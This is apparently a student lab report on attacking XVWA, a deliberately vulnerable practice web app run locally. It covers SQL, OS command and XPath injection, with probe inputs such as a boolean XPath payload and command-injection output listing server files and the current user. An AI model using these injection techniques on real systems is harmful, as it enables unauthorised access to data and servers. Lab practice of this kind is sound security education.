ARYAMAN MISHRA

19BCE1027

SQL Injection Attacks

XVWA is a badly coded web application written in PHP/MySQL that helps security enthusiasts to learn application security. It’s not advisable to host this application online as it is designed to be “Xtremely Vulnerable”. We recommend hosting this application in local/controlled environment and sharpening your application security ninja skills with any tools of your own choice. It’s totally legal to break or hack into this. The idea is to evangelize web application security to the community in possibly the easiest and fundamental way. Learn and acquire these skills for good purpose. How you use these skills and knowledge base is not our responsibility.


XVWA is designed to understand following security issues.

SQL Injection – Error Based

Error-based SQL injection is an In-band injection technique where the error output from the SQL database is used to manipulate the data inside the database. In In-band injection, the attacker uses the same communication channel for both attacks and collect data from the database. This is the easiest and common intrusion technique used by an attacker. You can force data extraction by using a vulnerability in which the code will output a SQL error rather than the required data from the server. This method can be easily automated using grep extract functionality. In many cases, the error generated by the database is enough for the attacker to understand the database entirely.

Enter or search code of item to view details.

If the server responds to this URL with an SQL error, it proves that, the server is connected to the database in an insecure manner. The quote(‘) breaks the SQL syntax. Now, its just a matter of running a few SQL commands to completely collapse/destroy the database.



SQL Injection – Error Based

SQL injection considerably one of the most critical issues in application security is an attack technique by which a malicious user can run SQL code with the privilege on which the application is configured. Error based SQL injections are easy to detect and exploit further. It responds to user's request with detailed backend error messages. These error messages are generated because of specially designed user requests such that it breaks the SQL query syntax used in the application.

Read more about SQL Injection
https://www.owasp.org/index.php/SQL_Injection

Search by Itemcode or use search option

Item Code : XVWA0987
Item Name : Affogato
Category : Espresso,Vanilla Gelato
Price : 4.69$


Description : An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the form of a scoop of vanilla gelato or ice cream topped with a shot of hot espresso. Some variations also include a shot of Amaretto or other liqueur.

SQL Injection – Blind

Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

When an attacker exploits SQL injection, sometimes the web application displays error messages from the database complaining that the SQL Query's syntax is incorrect. Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database. When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions. This makes exploiting the SQL Injection vulnerability more difficult, but not impossible.

Follow same directives as in SQL Injection-Error based.



SQL Injection – Blind

Blind SQL injections are tricky to detect and exploit as the application is designed to handle errors and exceptions smartly. However the vulnerability still exists. Blind SQL injections are nearly identical to Normal or Error based SQL injections. The difference here is that user/attacker will not see any backend error message in this case. Since no errors are provided in web responses, it becomes difficult for an attacker to exploit this vulnerability.

Read more about Blind SQL Injection
https://www.owasp.org/index.php/Blind_SQL_Injection

Search by Itemcode or use search option

Item Code : XVWA7619
Item Name : Café Bombón

Category : Espresso, Sweetened Milk
Price : 7.08$

Description : Cafe Bombon was made popular in Valencia, Spain, and spread gradually to the rest of the country. It might have been re-created and modified to suit European tastebuds as in many parts of Asia such as Malaysia, Thailand and Singapore the same recipe for coffee which is called "Kopi Susu Panas" (Malaysia) or "Kafe Ron" (Thailand) has already been around for decades and is very popular in "mamak" stalls or "kopitiams" in Malaysia.

OS Command Injection


OS command injection (also known as shell injection) is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application and all its data. Very often, an attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, exploiting trust relationships to pivot the attack to other systems within the organization.

Consider a shopping application that lets the user view whether an item is in stock in a particular store. This information is accessed via a URL like:

https://insecure-website.com/stockStatus?productID=381&storeID=29

OS command injection (also known as shell injection) is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application and all its data. Very often, an attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, exploiting trust relationships to pivot the attack to other systems within the organization.

Ping home IP to access directories and information on device.




OS Command Injection

Some applications use operating system commands to execute certain functio usage of functions such as system(),shell_exec(), etc. This allows a user to inj host with the privilege of web server user. An attacker can trick the interpreter t


Read more about Command Injection
https://www.owasp.org/index.php/Command_Injection

Enter your IP/host to ping.

```
Pinging 192.168.29.120 with 32 bytes of data:
Reply from 192.168.29.120: bytes=32 time<1ms TTL=128
Reply from 192.168.29.120: bytes=32 time<1ms TTL=128
Reply from 192.168.29.120: bytes=32 time<1ms TTL=128
Reply from 192.168.29.120: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.29.120:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```



```
 Volume in drive C is Windows-SSD
 Volume Serial Number is 7A94-3795

 Directory of C:\xampp\htdocs\xvwa\vulnerabilities\cmdi

26-11-2021  08:21

                .
     26-11-2021  08:21

                      ..
          12-09-2020  22:56             2,119 home.php
          12-09-2020  22:56             1,865 index.php
                         2 File(s)          3,984 bytes
                         2 Dir(s)  14,608,482,304 bytes free
```




```
laptop-b45mqn7c\aryam
```

XPATH Injection

XPath Injection is an attack technique used to exploit applications that construct XPath (XML Path Language) queries from user-supplied input to query or navigate XML documents. It can be used directly by an application to query an XML document, as part of a larger operation such as applying an XSLT transformation to an XML document, or applying an XQuery to an XML document. The syntax of XPath bears some resemblance to an SQL query, and indeed, it is possible to form SQL-like queries on an XML document using XPath. For example, assume an XML document that contains elements by the name user, each of which contains three subelements - name, password and account. The following XPath expression yields the account number of the user whose name is "jsmith" and whose password is "Demo1234" (or an empty string if no such user exists):

```
string(//user[name/text()='aryaman' and
password/text()='admin']/account/text())
```

If an application uses run-time XPath query construction, embedding unsafe user input into the query, it may be possible for the attacker to inject data into the query such that the newly formed query will be parsed in a way differing from the programmer's intention. Execute code commands to search for various types of coffees.



XPATH Injection


XPTH injections are fairly similar to SQL injection with a difference that it uses XML Queries instead of SQL queries. This vulnerability occurs when application does not validate user-supplied information that constructs XML queries. An attacker can send malicious requests to the application to find out how XML data is structured and can leverage the attack to access unauthorized XML data.

Read more about XPTH Injection
https://www.owasp.org/index.php/XPATH_Injection

Search Your Coffee

1

ID	Item & Description
1	**Affogato** An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the form of a scoop of vanilla gelato or ice cream topped with a shot of hot espresso. Some variations also include a shot of Amaretto or other liqueur.



XPATH Injection


XPTH injections are fairly similar to SQL injection with a difference that it uses XML Queries instead of SQL queries. This vulnerability occurs when application does not validate user-supplied information that constructs XML queries. An attacker can send malicious requests to the application to find out how XML data is structured and can leverage the attack to access unauthorized XML data.

Read more about XPTH Injection
https://www.owasp.org/index.php/XPATH_Injection

Search Your Coffee

1' and 1 = 1 #

Item Not Found.



XPATH Injection

XPTH injections are fairly similar to SQL injection with a difference that it uses XML Queries instead of SQL queries. This vulnerability occurs when application does not validate user-supplied information that constructs XML queries. An attacker can send malicious requests to the application to find out how XML data is structured and can leverage the attack to access unauthorized XML data.


Read more about XPTH Injection
https://www.owasp.org/index.php/XPATH_Injection

Search Your Coffee

2

Search

ID	Item & Description
2	**Americano** An Americano is an espresso-based drink designed to resemble coffee brewed in a drip filter, considered popular in the United States of America. This drink consists of a single or double-shot of espresso combined with up to four or five ounces of hot water in a two-demitasse cup.

